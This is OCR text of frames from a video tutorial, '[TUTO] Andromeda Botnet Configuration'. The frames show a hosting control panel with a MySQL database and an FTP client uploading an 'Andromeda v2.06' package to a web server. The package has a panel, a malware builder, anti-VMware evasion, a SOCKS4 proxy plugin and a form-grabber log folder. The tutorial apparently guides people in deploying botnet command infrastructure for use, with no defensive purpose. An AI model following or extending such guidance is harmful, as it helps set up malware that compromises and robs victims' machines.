

[TUTO] Andromeda Botnet Configuration
3:23 / 12:49
Scroll for details


[TUTO] Andromeda Botnet Configuration
Scroll for details
3:39 / 12:49


[TUTO] Andromeda Botnet Configuration
4:12 / 12:49
Scroll for details


[TUTO] Andromeda Botnet Configuration
Start
Fotos
Homepage
Forum
UserCenter
Logout
FTP-Konten
MySQL Datenbanken
Datenbankname
Benutzername
Passwort
Status
mysql1135214
mysql1135214
Aktiv
Sie haben 1 von 1 MySQL Datenbanken belegt.
5:01 / 12:49
Scroll for details


[TUTO] Andromeda Botnet Configuration
5:04 / 12:49
Scroll for details


[TUTO] Andromeda Botnet Configuration
Site local : C:\Users\BrOwn\Documents\Andromeda v2.06\
Site distant : /Panel/plugins
Andromeda v2.06
Anti vmware
Panel
Panel
fg_logs
plugins
Nom de fichier
Taille de fi...
Type de fichier
Dernière modificat...
Anti vmware
Dossier de fich...
Panel
Dossier de fich...
Andromeda Buil...
Application
Read me.txt
Document texte
fg
socks4
.htaccess
index.php
Fichier PHP
Sélection de 1 dossier.
2 fichiers et 2 dossiers. Taille totale : 90 octets
Serveur / Fichier local
Direction
Fichier distant
Taille
Priorité
Statut
Activate Windows
Start
FTP Zugang
Domains
Backup
5:07 / 12:49
Scroll for details